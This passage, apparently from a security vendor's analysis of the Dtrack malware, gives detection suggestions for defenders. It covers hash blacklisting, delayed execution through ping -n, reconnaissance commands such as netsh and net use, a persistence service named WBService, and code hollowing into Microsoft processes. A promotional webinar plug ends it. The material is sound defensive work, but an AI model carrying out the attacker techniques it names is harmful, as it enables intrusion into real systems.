


Figure 28 – The commands can be seen on the right panel. This particular commands contains hardcoded credentials, suggesting that this was a sophisticated targeted attack

Dtrack detection suggestions

Effective detection of this type of highly-targeted malware is likely to generate false-positives that requires skilled analysts. This is not acceptable for most enterprise-grade EDR solutions and therefore they have difficulty detecting them. Based on the techniques/IOCs found in our analysis, we suggest targeted critical organizations follow these detection steps.

- Use the hashes (SHA256) we mentioned and blacklist them.
  - *Note: new hashes emerge all the time, as they can easily be changed.
- Search for programs that perform delayed execution using ping -n command.
- Search for excessive use of network configuration commands from a single host such as "netstat.exe", "net.exe use", "ipconfig.exe" and "netsh.exe"
- Search for process which add a new service usually named 'WBService'
- Search for an unsigned file that is performing code injection/code hollowing into the Microsoft process
- Look for files where the description doesn't match the icon. for example, "VNC Viewer" icon for a file described as "Safe Banking Launcher"

Watch FREE Webinar: **How to Prevent the Next Financial Cyberattack with Next-Gen Technology?**

cyberbit

See a Cyber Range Training Session in Action